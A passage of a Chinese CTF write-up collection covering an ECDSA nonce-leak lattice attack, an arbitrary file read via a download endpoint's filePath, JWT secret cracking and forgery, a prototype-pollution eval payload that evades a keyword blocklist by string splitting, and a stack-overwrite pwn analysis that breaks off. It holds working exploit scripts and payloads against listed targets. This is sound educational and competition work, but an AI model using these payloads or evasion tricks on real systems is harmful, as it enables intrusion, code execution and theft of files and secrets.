    pull64 = pred0 | (pred1 << 32)
    pull32 = pred2

    bound = seal_a ^ pull64
    trace = seal_b ^ pull32

    # 分解 bound
    fac = sp.factorint(bound)
    if len(fac) != 2:
        continue
    primes = list(fac.keys())
    a, b = primes

    for yin, yang in [(a, b), (b, a)]:
        if (yin ^ (yang >> 6)) == trace:
            s = f"{min(yin, yang)}|{max(yin, yang)}"
            md5v = hashlib.md5(s.encode()).hexdigest()
            print("[+] yin  =", yin)
            print("[+] yang =", yang)
            print("[+] bound =", bound)
            print("[+] trace =", trace)
            print("[+] flag = DesCTF{" + md5v + "}")
            found = True
            break
    if found:
        break
```

Low Bits, High Risk

Low Bits, High Risk WP

1. 题目分析

题目给了一个 `task.py`，核心逻辑如下：

Python 运行

```python
from hashlib import *
from secrets import randbelow
from ecdsa import SigningKey, SECP160r1, util

leak = 3
total = 61
mask = (1 << leak) - 1

def main():
    sk = SigningKey.generate(curve=SECP160r1)
    vk = sk.verifying_key
    q = SECP160r1.order
    print(hex(vk.pubkey.point.x()))
    print(hex(vk.pubkey.point.y()))
    d = sk.privkey.secret_multiplier
    flag = "DesCTF{" + md5(str(d).encode()).hexdigest() + "}"
    for i in range(total):
        msg = f"msg-{i}".encode()
        digest = sha1(msg).digest()
        h = int.from_bytes(digest, "big") % q
        k = randbelow(q - 1) + 1
        sig = sk.sign_digest(digest, sigencode=util.sigencode_string, k=k)
        r, s = util.sigdecode_string(sig, q)
        print(f"({hex(h)}, {hex(int(r))}, {hex(int(s))}, {hex(k & mask)}),")
```

attachments/778a44155e757a10c46ce478d6403e34_MD5.png

可以看到：

- 曲线是 **SECP160r1**
- 一共给了 **61 组 ECDSA 签名**
- 每组除了 `(h, r, s)` 之外，还额外泄露了 `k & 0b111`，也就是 **nonce 的低 3 bit**

题目要求恢复私钥 `d`，最后提交：

$$\mathrm{DesCTF}\{md5(str(d)).hexdigest()\}$$

这就是经典的 **ECDSA 部分 nonce 泄露** 问题，本质是 **Hidden Number Problem**，常规解法是 **格子攻击**。

---

2. ECDSA 公式整理

ECDSA 满足：

$$s \equiv k^{-1}(h + rd) \pmod q$$

移项得到：

$$k \equiv s^{-1}(h + rd) \pmod q$$

题目泄露了 `k` 的低 3 bit，记：

$$k = 8t + k_0$$

attachments/dcfbc84b826cdc427c15ef27f38dee5b_MD5.png

其中：

- $k_0 = k \bmod 8$ 已知
- t 未知

代回去：

$$8t + k_0 \equiv s^{-1}(h + rd) \pmod q$$

于是：

$$8t \equiv s^{-1}(h + rd) - k_0 \pmod q$$

两边乘 8^{-1}：

$$t \equiv 8^{-1}s^{-1}r \cdot d + 8^{-1}(-hs^{-1} + k_0) \pmod q$$

把常数项记成：

$$A_i = 8^{-1}(r_i s_i^{-1}) \bmod q$$

$$B_i = 8^{-1}(k_{0,i} - h_i s_i^{-1}) \bmod q$$

那么每组样本满足：

$$t_i \equiv A_i d + B_i \pmod q$$

这里的关键点在于：

- $t_i = \lfloor k_i/8 \rfloor$
- 因为 $k_i < q$，所以 t_i 的量级大概是 $q/8$

也就是说，虽然 t_i 未知，但它比完整随机 nonce 小了一个固定比例，这就足够拿来做格子。

attachments/82aa84004d4c2ad6272b6b33c576c60f_MD5.png

3. 格子构造

这里用的是很常见的一种嵌入式构造。

对每个样本，有：

$$A_i d + B_i - t_i \equiv 0 \pmod q$$

也就是说存在某个整数 n_i，使得：

$$A_i d + B_i - t_i = n_i q$$

整理成：

$$A_i d + B_i = t_i + n_i q$$

把所有样本一起塞进 lattice。构造一个 $(n+2) \times (n+2)$ 的矩阵，其中 $n = 61$：

- 前 n 行对角线放 $2 \cdot 8 \cdot q$
- 第 $n+1$ 行放与 A_i 相关的系数
- 第 $n+2$ 行放与 B_i 相关的系数，并在末尾加上 q

具体代码里矩阵是这样建的：

attachments/f343ec9faa059bfa40d7c8782f59c597_MD5.png

Python 运行

```python
def build_matrix(sigs):
    n = len(sigs)
    kbi = 8
    invk = pow(kbi, -1, q)
    M = IntegerMatrix(n + 2, n + 2)
    for i, (h, r, s, kp) in enumerate(sigs):
        invs = pow(s, -1, q)
        M[i, i] = 2 * kbi * q
        M[n, i] = 2 * kbi * ((invk * ((r * invs) % q)) % q)
        M[n + 1, i] = 2 * kbi * ((invk * ((kp - h * invs) % q)) % q) + q
    M[n, n] = 1
    M[n + 1, n + 1] = q
    return M
```

然后对这个格子做：

- 先 `LLL`
- 再 `BKZ`

题里 61 组样本已经很够用了，**BKZ block size 25** 就能把包含私钥的短向量抖出来。

attachments/2245438f69407aaad949de80bc290ab6_MD5.png

4. 验证私钥的方法

拿到候选 `d` 之后，直接验证：

$$Q = dG$$

看是否和题目给出的公钥点一致。

题目输出的公钥为：

Plain text

```
x = 0x8e0a0071e8cf437efec4233ff8444a4ff8adba2f
y = 0xa869fce702b70799c443b450a4d41cc4f65b3eee
```

因此只要候选 `d` 满足：

Python 运行

```python
mul(d) == pub
```

那就说明恢复成功。

attachments/ddc1ad90d5cf0e41cee58dae407cd6db_MD5.png

```
from ast import literal_eval
from hashlib import md5
from fpylll import LLL, BKZ, IntegerMatrix

# secp160r1 params
p = int('FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF7FFFFFFF', 16)
a = int('FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF7FFFFFFC', 16)
Gx = int('4A96B5688EF573284664698968C38BB913CBFC82', 16)
Gy = int('23A628553168947D59DCC912042351377AC5FB32', 16)
q  = int('100000000000000000001F4C8F927AED3CA752257', 16)

pub = (
    int('8e0a0071e8cf437efec4233ff8444a4ff8adba2f', 16),
    int('a869fce702b70799c443b450a4d41cc4f65b3eee', 16)
)

data = [
```

```
(0x525931a9ff8ef95025939a57275ecedc2730421f,
0x5288ed7146c188ebda9b6c8909726c3d6f957891, 0x334c301c2d861fa8cceecabc542a5cb7dd7df7d9,
0x6),
(0x4b21047e1112dbfee487b4f23471f2fb438e268, 0x82878368ef18996109bf10adae81e1acaeb9fa25,
0xd4d9ec1faa9534a3fa4ff0fe78488ebf175cdfec, 0x4),
(0xdd2e98102508e178fdf1e289ac8342250da6408f,
0x38069b3213a57a077a38938d082a7590d0a21b95, 0xcff1f76af8f15422bb288c8af372332cc6ace970,
0x1),
(0xecb8547ea2a68788665e01a7025093c47f2b45de, 0x6f7155ce9da5434227e48554a0bef7d7492cadb,
0x53f6e1a52554436620b392dea75738b5f670d2b2, 0x2),
(0xefb887600edf8d279f3cca868ef641e9284ae769,
0x9caea57dd4681d1ab53029cf631a47277386bc72, 0xce7743df557c732daff4595d8430ea8485ab3aca,
0x3),
(0x957ec8b7a53dea95d53a5c94d595b834c2be61ca,
0x1b24031194de7dac370a2f7c9be316dc14cbe3f2, 0xc40b5c4c674d1f4cb99891bf342f8acebca9258b,
0x5),
(0x8ba1946c16b7c8d98c6e01836ae0d791ecae07d9,
0x6daec7923c03c56a18d764d9497c39871912fb1a, 0x717b2cf60cc5416eb3f1666e79f30d538f5c9038,
0x5),
(0x72337b25f3486e8518d8f3a4da21724cf3977246,
0xff88c0ddcdcdfb98ca50b68c035434ee2e81cd1d, 0x748e1c374d1efdcb3b9bd7b3c812213ddc1ab940,
0x4),
(0xa71275186b7bbc9747c5831b1e4c75f1bd3eae7a,
0x43b995ded8fddfa6365a51d547456376c8f79b88, 0x6c9a0e390dc7d40900f412313dfe0deb8a5cbb45,
0x6),
(0x926bff0ea87d5c1e8c9da39ceb01a10d1b3c0709,
0xaeb5012cbaf479dd3c2d297ba3a80d344ab22f57, 0xa3eff29dffaed0371d860e291c8f65eb287918ce,
0x3),
(0xdc9e51d365f8a827988cf70c4913d987343dc74a,
0xa6940f2d3f38d0d4b20c36b24f4f91b5bdee59c1, 0xb3a7373eeaf10e449aca7e3cc00f6f554ff0473f,
0x4),
(0x2bcbef8732ab1e591dff595cb1c979f90ebadf0c,
0x3b629a50ab44f67f762dff710653c1fa995863c1, 0x7425a16af106e5eba3a0f751baba95708ead3c0,
0x1),
(0x6a0eadeed0b9e7e900df27d5e253968c30f0f6bd,
0x47e22a97f4dfee66b8b04983bbfbfe0374fa917d, 0xfadb3f2a5b347b9fa8cfdaeddecb1215f19ec707,
0x7),
(0x884675226091712e22a0fbf1fa3c0de95fa09dae,
0x6549eabd7fd5bc6832e2ab061fb02d0f1df6b19a, 0xb660a3baf9d96985c3b8d420259003b8fc0a4410,
0x2),
(0x2a81e382054ed9523f5e4d2a966252b51046325d,
0x81f663abbd508d6df460a1d5a857829834a969ac, 0xe51bcf400dd3fddb5b9f13fd0403b3af011f9fc6,
0x4),
(0x25f6147e13fc52aaf92b1622134c52dff9ec282d,
0x76e457adf428f8a1a82711584e336c0b3b70e94e, 0x6af1ced8354c4bdf84fc55fef847848d4dad83e6,
0x3),
(0xfe0eba650a95051d8fa04f43824d465fdad34493,
0xadd5339288e5527a394a602a2f4e891dbdf8d7aa, 0x169a5d1b893fa66e35ec2620bc96f73d067c9460,
0x3),
(0xb8914a5d41cdd7ff1f0eed7e6eab2e79fabfde5b,
0xf6673ed83fe9731508921bfc12773a19980e5345, 0x83710a069298113cfc91d716a38e1584b2606033,
0x5),
(0xae25b8812cc4f7fec5a14f4174328be0a254cc26,
0x16381c71aa45674488d8b1a10ff0a16d4fd6c997, 0xa947337c2f9d0efe9e69f3a5332c7d0887937643,
0x0),
(0xd8bc55b669d86fe42448a83063aea36251b5fe75,
0x8050afa80843f0162c7fa5323cf19f4f194f90ec, 0x9207917cde2804eb97708cb3392610f716e8c5c,
```

```
0x4),
(0xabf778fe7279f34fe6f883d56b938ec46bafb21, 0xf1e96791da0ebc0981eb60fae9509f3c973d5df7,
0xf3f07a604cde6a2164601357cfde0c4b2200fb44, 0x5),
(0x8bbc50d04d2841668fc639c0a0f5ae2cd9f13e03,
0xfa4107e471bd396a25b3853ec09a56c49343cfa3, 0xaf2d6a8142fcf028ce8aabc31377c6d7c63bc9c3,
0x7),
(0xd3db7034072a88a03f7a632fdc3f5a07846c79c3,
0x463871a92ceba68a12ab4d02759ff1aec24c9355, 0xc61b3931ecf8330d4b26b9175efa8690161d25b4,
0x4),
(0x5d5672957260b5794e305ee24bccc07f8dd34d94,
0x7c27bdada7014240c904d42c5a1a1e5f38ea9826, 0x779a7fcc0582e3d901494a98b8d9aa1b8d5f5840,
0x7),
(0x1d197eefd0a6c59ea8f3cfc69c066ce92d7f6e96,
0x665a2ba8a286880c09e2c9ea9adb7479d5bc123d, 0x6377c18c0cf75070627ef9613af864be815eeed6,
0x4),
(0x9c7975f4b345048f7e2d3614d5fdcf162be0d920,
0xf2142d01b4b7c2a5585c8458366c716729ee3329, 0x1dd8903dafda53bfe000f606bceee5b31816f683,
0x7),
(0x5062cb7d6e3b50df1820f5996962b5b8b1fc4617,
0xaa47856eecf23e8ef0f212ed3a978f4d5564d650, 0xa02ffbb157a74b3f105895cbe487c6e1da411070,
0x0),
(0xcdfcb6ff93ca01a2755c0c8f0ad8ee04118e1b9e,
0x1fdc78b5968fbd65351406a0e7cb6f45d9f26a01, 0xcec3c44ec773a31fd3785a998e3526624a504705,
0x3),
(0x65fc356da2a36d35d88c5c5792661d8fe152821c,
0x20a49731ddf37504876ed4303cf8ee52426abbbe, 0xf974613f265ced476f0ad2548eecffcf4b648a9e,
0x7),
(0x59544b829fa1f696558ea62792b85e114e397433,
0x23645dd35469fd873a73db34f1018f08ae7f2c24, 0xe5a23255d9760df1f8d6c8ce1652e0480beb0b7d,
0x2),
(0x8ef11fdbed1a2f64faca70aea2cac44dadd8c14c,
0x640d24c485e9e04b9af2355c07cf7ad430c7ca58, 0x20f0e050124bd754c13b8c2e86dbebaee2132bec,
0x1),
(0x1b5ac91240f6450de7fc5208f0762501790e28b7,
0x7991d2db2512b6463c201f0523ed863ce2a670e8, 0xebf64515f997f18b726cd11a24276ef26505a409,
0x6),
(0xba35a8c66a894fae013ac56c9d6ba538d8cbcf0b,
0xcea24619e5bdd3418da925e3aebd5a3c6f64ef03, 0xb9216f67fe0aa26e374b92ecf4b0c8545522785e,
0x0),
(0xe4e86fdd765bc4d98bc807e3f56ad2f2ef8dbd15, 0x67a9d34b95c25764e1026fd64a0cdadc4f894ef,
0x57f0a006eb1ddbae5b7aaaa3e5a2740c1401c9e2, 0x6),
(0xe582d66c85dda020da90ce0248057e9dff2a0120,
0x8f261523dad715ddc7c992972d8cdab39a0e8920, 0x2bcd65226ab00e4e1117a90b735ea287a921641a,
0x2),
(0x62ac7d9437e54969456ae056289adeaefaccd6bb,
0xe7a23830bdccf8e24a6aa1d84d94cff498f3958a, 0x13d192adc3f46a9a2b624a3a93e6faf243e2120f,
0x7),
(0xd24bfd231c4e6b4b3fe46ec642392e59bf1b7358,
0x51b756a681426525f7194a66375a35185d529813, 0x57a86c9d1fe7fe8ad9b05ea21239cd42bce93ca6,
0x2),
(0xeb0501d2e40edeb6ecad416cfb5d12459de1f32a,
0xc5a4cacf614bc7519130e6727126823d77b51c85, 0xd86708d496f4e4265526247c79931bbc0351237c,
0x0),
(0xb41393d8fe5adbe01ec1ae88aacf8030f990c260,
0xb6997c03f903bc1add14cb98e8741647a60c62ad, 0x2fa481db8208ccfa161e791631d91cc012bff387,
0x5),
(0x851a5f6a1ff9ad28e22858aded0abe1d927f8f47,
```

```
0xa35a9a8b26bcbf0a639efd5583c9830aa2834a61, 0x71ed5887fc9b53af96793aa25285227e679923d0,
0x6),
(0x36d5d74fdbb34184f56989136c19526a1e66f284,
0xe2636b99dd8277a5bdf411a2ab44688704682b8b, 0x8fa686e14e0c8c40f507b8e4cc8abf2d8391e13e,
0x3),
(0x136e1685ce0dd8fa72c17db7f71ad3ec08201b0f,
0xf8715b24f37af56cd40108e12d4cd65dfe47b18a, 0x447eb0b48cd17036c130d2c9814df4452645562e,
0x3),
(0x442cd9850919eef698ad67aad25dac1e609042cc,
0x8879c395e3021c4c8e1d4cf3ed7556ddcfe88c98, 0xaf3310936f1bf6f93698081b581b362aa4432c2f,
0x0),
(0xe788598a42acba0d0b7b1f6ec9b230b44a477aad,
0xad119581e7a04cf0b3b1f5197bc27d9684813b36, 0x774ad198691047f7a63714bc633ebf66aa7d2e9d,
0x0),
(0x96db72fa75d1f4ef567ae6b0a6a9b67b6eb925, 0xb2a2d5c2c26fdf25b4ccc5981beff2fbce544bf1,
0x259ef89bfdf867a25f2a45ba31e3b8f01d15ac98, 0x6),
(0xfe84f3657569c6b2f6a820fe72ae29980bb3d3b6,
0x81f40f3434d8a526ae3bdd9229e3b91436c195f2, 0xd9ad8ce4bae25a93282b2d585a3ccc9f76c3cfd2,
0x0),
(0xbd38a3ba51b95b74301f1a375039aadf45cf9500, 0x981371c31ca751800cd9554d120390faa176f90,
0xc687f4008be79d2f747d0d3d373d2908dc99f863, 0x0),
(0x5cf2a3d05d937cb49929f7a5420c77a510f9b9db,
0x43b40c9c33d53a2c03193c499ef7f99c19d36ed2, 0x6efe5e9f33a99b6d6e2b072c52923bbbc6050ee0,
0x4),
(0xb3096421f5e4056f23b5bab000b764a049bff24d,
0x8f826e2bce70b6aa6ec454bc8e9e8cd851ebb165, 0xbb9e3082a3a1bd77fd66bb03772219a944f03e29,
0x7),
(0x3dd4cead2e79dcf86cc7917a579a2dba900bb099, 0x7f75439b0103ed40729a24e7f9846b7c2ca3558,
0x2ebb76dc34c83a60571f14cdf6f8261988a902bd, 0x7),
(0x3180aeb53046ca485f501895ed61e57e8ed27b7, 0x7efbf45c158b115885fb00e2ac5b5df85eef468a,
0x7c97ef4e278686bce1a424a92471b21fcf3658b6, 0x3),
(0x559fa993834a40f6fd31f8a3a2f83da980b2ef84,
0x8785d04f6d97d688f90af33140889e4c7201382a, 0x779f8d284898ca25426208f3a6c3b9455c70eb0d,
0x7),
(0x49a0f529e86a638d1cb71dbd948357d390646128,
0xc5c72505c3807890a11502cfc0286fdf40c924bd, 0xdc242283b58e5d98803c067a4633590e5d1e5d9e,
0x1),
(0xef75ace89af3a7791034ae6161e608384984eb34, 0x61a4d32ca6bdf4f8559cf15bc9be41721575650,
0x8fd9e8a6cdd86a2d960409b124453245b1c92f09, 0x5),
(0xcf0cf859a451378f576de4e10b918fa70b0d0e02,
0x66a7f51a86fe0cd0db57d2025464c1d95384c6c0, 0xcc4673380c3a3cc4545e5644ebaad0ee2205af36,
0x5),
(0xa973fdecf97847abfadc76a530cfaa51a544992f,
0x64ebd081e1e5be70904723e1a786d9581ad4e5a5, 0x58c16e616268863fce12b920e281ad4b1d9d2881,
0x1),
(0x9bbcfa5f87bea52e4df986ecdb89dadf9fe7242b,
0x520b4e89d3e3cd032e5c8c9cfab3f706fe49ca8c, 0x198aa5c2cab8d22845c4f3ea8f710becaba98d13,
0x3),
(0x42abe9b2d14ec440b51362694f93116cf4a8980d,
0x38c3965c6f9c9699476239ea669acc598bf748b6, 0xb47208202e92dbc5ed3d4319dd9e4ceeb21e9ec8,
0x5),
(0x334732df257a5c08e42c56dcd31f3be5cfaa196e,
0xe6387cab10b4e3bff5c72b7a8c47bf3f73812e0c, 0x315e28210455bc5535e6f2a6dcf5a76732ad8c88,
0x3),
(0x825347e82b6ecb7c40353d9282daf9804088f22b, 0xced5ac7b578c4a95a177a283f60437a70232ff0,
0xb647c743e3b4ce3ca95c586bdd14afc41d91ad09, 0x4),
(0xf862df8e80ded401998ce913668155e078f5863f,
```

```
0xa73fe4db4136c28cbfc6ee73c800548a0bd463e2, 0xff0395bc6b17d90c38ba263488be5987e3b44890,
0x7),
]

def inv(x, m=p):
    return pow(x, -1, m)

def add(P, Q):
    if P is None:
        return Q
    if Q is None:
        return P
    x1, y1 = P
    x2, y2 = Q
    if x1 == x2 and (y1 + y2) % p == 0:
        return None
    if P != Q:
        l = ((y2 - y1) * inv((x2 - x1) % p, p)) % p
    else:
        l = ((3 * x1 * x1 + a) * inv((2 * y1) % p, p)) % p
    x3 = (l * l - x1 - x2) % p
    y3 = (l * (x1 - x3) - y1) % p
    return (x3, y3)

def mul(k, P=(Gx, Gy)):
    R = None
    A = P
    while k:
        if k & 1:
            R = add(R, A)
        A = add(A, A)
        k >>= 1
    return R

def build_matrix(sigs):
    n = len(sigs)
    kbi = 8
    invk = pow(kbi, -1, q)
    M = IntegerMatrix(n + 2, n + 2)
    for i, (h, r, s, kp) in enumerate(sigs):
        invs = pow(s, -1, q)
        M[i, i] = 2 * kbi * q
        M[n, i] = 2 * kbi * ((invk * ((r * invs) % q)) % q)
        M[n + 1, i] = 2 * kbi * ((invk * ((kp - h * invs) % q)) % q) + q
    M[n, n] = 1
    M[n + 1, n + 1] = q
    return M

def check_matrix(M, n):
    for i in range(M.nrows):
        row = [int(M[i, j]) for j in range(M.ncols)]
        for cand in [row[n] % q, (-row[n]) % q, (q - row[n]) % q]:
            if cand and mul(cand) == pub:
                return cand
    return None

n = len(data)
```

```
M = build_matrix(data)

LLL.reduction(M)
d = check_matrix(M, n)

if d is None:
    BKZ.reduction(M, BKZ.Param(block_size=25, strategies=BKZ.DEFAULT_STRATEGY,
auto_abort=True))
    d = check_matrix(M, n)

print("[+] d =", d)
print("[+] flag =", "DesCTF{" + md5(str(d).encode()).hexdigest() + "}")
```

6. 恢复结果

脚本跑出私钥：

Plain text

```
d = 110431841647132063684771397445931555874816991737
```

然后计算：

Python 运行

```
md5(str(d).encode()).hexdigest()
```

得到：

Plain text

```
9669bfa7126ffabbc99cd92f1165938a
```

所以最终 flag 为：

Plain text

```
DesCTF{9669bfa7126ffabbc99cd92f1165938a}
```

attachments/41e82d2b72bcad475e35bea47feb79b6_MD5.png

Web

babyjava

访问目标首页后，可以看到页面标题为“资管系统”，URL 形如：

- `http://129.211.172.20:30181/ZGXT/#/`

结合页面加载行为可判断为前后端分离架构，前端是打包后的单页应用（SPA），会动态加载大量 chunk 文件。

首批关键资源包括：

- `/ZGXT/web.js`
- `/ZGXT/js/app.3d1613840f39fc707dbf.js`
- `/ZGXT/js/chunk-vendors.5d1d0e85.js`
- 以及大量 `/ZGXT/js/chunk-xxxx.js`

这类题通常优先从前端 JS 反推后端接口，再找鉴权绕过、任意文件读写、反序列化、SQL 注入、命令执行等入口。

`/ZGXT/web.js` 可看到基础配置与系统名信息，确认路径前缀为 `/ZGXT`，并无敏感逻辑。

在主包 JS 中可提取大量接口，例如：

- `/systemLoginController/login`
- `/systemLoginController/captcha.jpg`
- `/systemLoginController/selectAllUserInfo`
- `/waterToDeclareWithAttachment/downLoad`
- `/waterIndConf/modelDownLoad`
- `/waterResourcesWrit/writFileZip`
- 等等

其中最可疑的是多个“下载”类接口：

- `waterToDeclareWithAttachment/downLoad`
- `waterIndConf/modelDownLoad`
- `waterResourcesWrit/writFileZip`

因为下载接口常见问题是“前端可控文件路径 -> 后端直接读取 -> 任意文件读取漏洞”。

在前端代码中可见 axios 拦截器逻辑大致如下：

1. 请求会携带一些 header；
2. 登录接口、微信注册接口会额外在 header 里放一个 `id=JSESSIONID=...`；
3. `captcha.jpg` 响应头里会下发 `type_test`，并可与 `JSESSIONID` 对应。

这说明系统使用了 session/cookie 风格认证，但后续实测发现某些业务接口并未严格校验登录态，或存在可直接调用的下载逻辑。

通过分析 chunk 中“文件列表 -> 点击下载”的逻辑可见：

- 前端调用 `post_downLoad({filePath: ...})`
- 对应后端接口：
  - `POST /ZGXT/waterToDeclareWithAttachment/downLoad`
- 参数名为 `filePath`

这就是核心危险点：如果后端把 `filePath` 当作真实文件路径直接读取并返回，且没有白名单校验/路径规范化限制，就可能构成任意文件读取。

```
curl -s 'http://129.211.172.20:30181/ZGXT/waterToDeclareWithAttachment/downLoad' \
  -H 'Content-Type: application/json' \
  --data '{"filePath":"/flag"}'
```

接口直接返回：

```
flag{b53d83a2-b321-4df4-a5d9-cd814cc1b321}
```

Notehub

```
可疑点有两个：

1. `undefsafe(this.note, id + '.author', author)`：可控路径写对象属性，可能导致原型链污染。
2. `for (let index in commands) eval(commands[index])`：`for..in` 会枚举继承属性，若污染了原型链上的 `author` 字段，`eval` 会执行我们写入的字符串。
```

```
λ hashcat.exe eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Imd1ZXN0IiwiaWF0IjoxNzcyOTM4NDU2LCJleHAiOj
E3NzI5NDIwNTZ9.jLXMDMrL-gTju3NemLCqbfhIC5Yn7f47AmtvTJHOLHY --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

16500 | JWT (JSON Web Token) | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Imd1ZXN0IiwiaWF0IjoxNzcyOTM4NDU2LCJleHAiOjE3NzI5NDIwNTZ9.
jLXMDMrL-gTju3NemLCqbfhIC5Yn7f47AmtvTJHOLHY:aB3x
```

attachments/dc1aa2f44c6f4b9b130581e4307097b1_MD5.png

hashcat爆破得到jwt密钥 `aB3x`，直接伪造 HS256：

带该 token 访问：

- `GET /write`：200
- `POST /write`：200
- `GET /notes`：200

说明鉴权链路可用。

预期链条

1. `POST /write` 时控制 `id` 和 `author`。
2. 用 `id` 走到原型对象，把 `author` 写进原型链。
3. `commands` 本身只有自有属性 `runner`，但 `for..in` 会枚举继承属性。
4. 若 `commands.author`（来自原型链）是恶意 JS 字符串，会在 `eval` 中执行。
5. 执行后把读到的 flag 写入 `this.note[newId]`，再从 `/notes` 取回显。

`constructor` 键遮蔽

做题时服务里已经有历史数据键名是 `constructor`。
这会导致路径 `constructor.prototype` 在 `this.note` 上先命中"普通对象键 `constructor`"，而不一定命中你期望的 `Object constructor`。

结果就是：

- `id=constructor.prototype` 在该环境下不稳定，可能只改到普通对象分支；
- 稳定路径应改为：`id=constructor.constructor.prototype`

这个路径在当时环境可稳定打到原型并触发 `eval` 执行。

实测写入时有关键字过滤（命中直接 403），包含：

- `process`
- `fs`
- `child_process`
- `execSync`
- `flag`
- `/flag`
- `Buffer`

绕过思路：避免明文字段，拆字符串拼接：

- `fs` -> `'f'+'s'`
- `/flag` -> `'/f'+'lag'`

这样服务端黑名单按子串匹配时不会命中。

最终 payload

`id`：

```
constructor.constructor.prototype
```

`author`（被当作 JS 执行）：

```
try{
  this.note['FLAGTRY_xxx']={
    author:require('f'+'s')['readFileSync']('/f'+'lag').toString(),
    content:'ok'
  }
}catch(e){
  this.note['FLAGTRY_xxx']={author:e.message,content:'err'}
}
```

`content` 随便给即可。

执行后，访问 `/notes`，找到 `id=FLAGTRY_xxx` 的笔记，其 `Author` 即为文件内容（flag）。

```js poc const crypto = require('crypto');

const BASE = 'http://129.211.172.20:32006'; const SECRET = 'aB3x';

function b64u(obj) { return Buffer.from(JSON.stringify(obj)).toString('base64url'); }

function token() { const h = b64u({ alg: 'HS256', typ: 'JWT' }); const p = b64u({ username: 'admin' }); const s = crypto.createHmac('sha256', SECRET).update( `${h}.${p}` ).digest('base64url'); return `${h}.${p}.${s}` ; }

async function write(id, author, content = 'x') { const res = await fetch( `${BASE}/write` , { method: 'POST', headers: { 'Content-Type': 'application/json', 'Cookie': `token=${token()}` }, body: JSON.stringify({ id, author, content }) }); return { status: res.status, body: await res.text() }; }

async function getNotes() { const res = await fetch( `${BASE}/notes` , { headers: { 'Cookie': `token=${token()}` } }); return res.text(); }

function decodeHtml(s) { return s .replace(/'/g, "'") .replace(/</g,'<') .replace(/>/g,'>') .replace(/&/g,'&'); }

async function main() { const marker = `FLAGTRY_${Date.now()}` ; const payload = `try{this.note['${marker}']={` + `author:require('f'+'s')['readFileSync']('/f'+'lag').toString(),content:'ok'}}` + `catch(e){this.note['${marker}']={author:e.message,content:'err'}}` ;

const w = await write('constructor.constructor.prototype', payload, 'x'); console.log('[*] write status:', w.status, 'body:', w.body);

const html = await getNotes(); const m = html.match(new RegExp( `<div class=\"note-card-header\">${marker}</div>[\\s\\S]*?<strong>Author:</strong>\\s*([\\s\\S]*?)</p>` ));

if (!m) { console.log('[-] marker not found'); return; }

const author = decodeHtml(m[1]).trim(); console.log('[*] leaked content:', author);

const flag = author.match(/DESCTF\{[^}]+\}|flag\{[^}]+\}/i); if (flag) { console.log('[+] FLAG =', flag[0]); } else { console.log('[-] flag pattern not found'); } }

main().catch(console.error);
```

```
## Confrontation

目标初始入口（重开容器后端口会变化）：

```bash

curl -i http://129.211.172.20:<port>/
```
```

返回 FastAPI 风格 JSON：

```
{"message":"GZ-AI-Infer-Engine v1.0","status":"running"}
```

继续看 API 文档：

```
curl -i http://129.211.172.20:<port>/openapi.json
```

可见关键接口：

- `GET /infer?model=...&input=...`
- `POST /verify?token=...&input=...`
- `GET /status`
- `GET /metrics` `/status` 中可见：
- `native_verify: /opt/native/fake_ai_verify.bin`

这已经暗示“原生模块”是关键资产。

对 `model=fake_ai_verify.bin` 的请求在某些状态下不是普通推理结果，而是返回：

- `result`：超长 base64（ELF 二进制）
- `format`：`binary_base64`
- `token`：32 位十六进制串
- `message`：`Native verification module loaded`

典型触发请求：

```
curl "http://129.211.172.20:<port>/infer?model=fake_ai_verify.bin&input=ping"
```

在“新容器”中常见状态机行为：

- 第一次可能返回 `initializing`
- 再次调用出现泄露
- 后续再调用只返回普通推理文本

所以它是“窗口型/一次性”泄露，不是稳定回显。

由于响应极长，终端直接看容易截断。

```
import requests, base64, json



base = "http://129.211.172.20:<port>"

r = requests.get(base + "/infer", params={"model":"fake_ai_verify.bin",
         "input":"ping"}, timeout=15)

obj = r.json()
```

```python
# 泄露分支判定
if obj.get("format") == "binary_base64" and "result" in obj:
    open("leak.json", "w", encoding="utf-8").write(r.text)
    open("fake_ai_verify.bin", "wb").write(base64.b64decode(obj["result"]))
    print("token:", obj.get("token"))
    print("bin saved")
else:
    print("not leak branch:", obj)
```

拿到 `fake_ai_verify.bin` 后，最直接方式是 strings + pattern 搜索。

```python
from pathlib import Path
import re

b = Path("fake_ai_verify.bin").read_bytes()
arr, cur = [], []
for x in b:
    if 32 <= x < 127:
        cur.append(chr(x))
    else:
        if len(cur) >= 4:
            arr.append("".join(cur))
        cur = []
if len(cur) >= 4:
    arr.append("".join(cur))

pat = re.compile(r"[A-Za-z0-9_]{0,20}\{[^{}]{3,120}\}")
hits = []
```

```
for s in arr:

    m = pat.search(s)

    if m:

        hits.append(m.group(0))



print(sorted(set(hits)))
```

输出命中唯一格式化 flag：

```
flag{ai_is_not_your_reverse_engine}
```

Pwn

array

题目信息

题目附件是一个 64 位 ELF 程序，运行后会不断提示输入：

- `plz input your number1:`
- `plz input your number2:`

最终拿到的 flag 为：

```
flag{b702caa9-c428-4ce1-9b55-e97bccc1a968}
```

一、初步分析

先查看文件类型，发现是 64 位 Linux 可执行文件。运行程序后，交互非常简单，看起来像一道“数组索引”题。

逆向主函数后可以发现，程序逻辑大致如下：

1. 先读入 `number1`
2. 要求 `number1 <= 0x11`
3. 后面循环读入 `number2`
4. 若 `number2 <= rand() % (number1 + 1)`，则把后续输入的 8 字节内容写到某个“数组位置”
5. 输入字符 `D` 可退出循环

表面看是数组赋值，实际上写入位置落在栈上，因此本质是一个**栈上任意偏移写**问题。

二、关键漏洞点

程序的核心写入地址可以还原为：

```
addr = rbp - 0xa8 + 8 * idx;
```

其中 `idx` 就是用户输入的 `number2`。

这意味着程序并不是往真正的堆/全局数组写，而是在**往当前函数栈帧里写数据**。

继续根据栈布局分析可得：

- `idx = 16` 时，可以覆盖保存的 `number1`
- `idx = 22` 时，可以覆盖返回地址
- `idx = 23` 时，可以覆盖返回地址后的下一个 8 字节

因此利用思路很明确：

1. 先通过可控写把 `number1` 改大
2. 扩大后续 `rand() % (number1 + 1)` 的允许范围
3. 再进一步覆盖返回地址
4. 劫持控制流到隐藏函数

三、隐藏函数分析

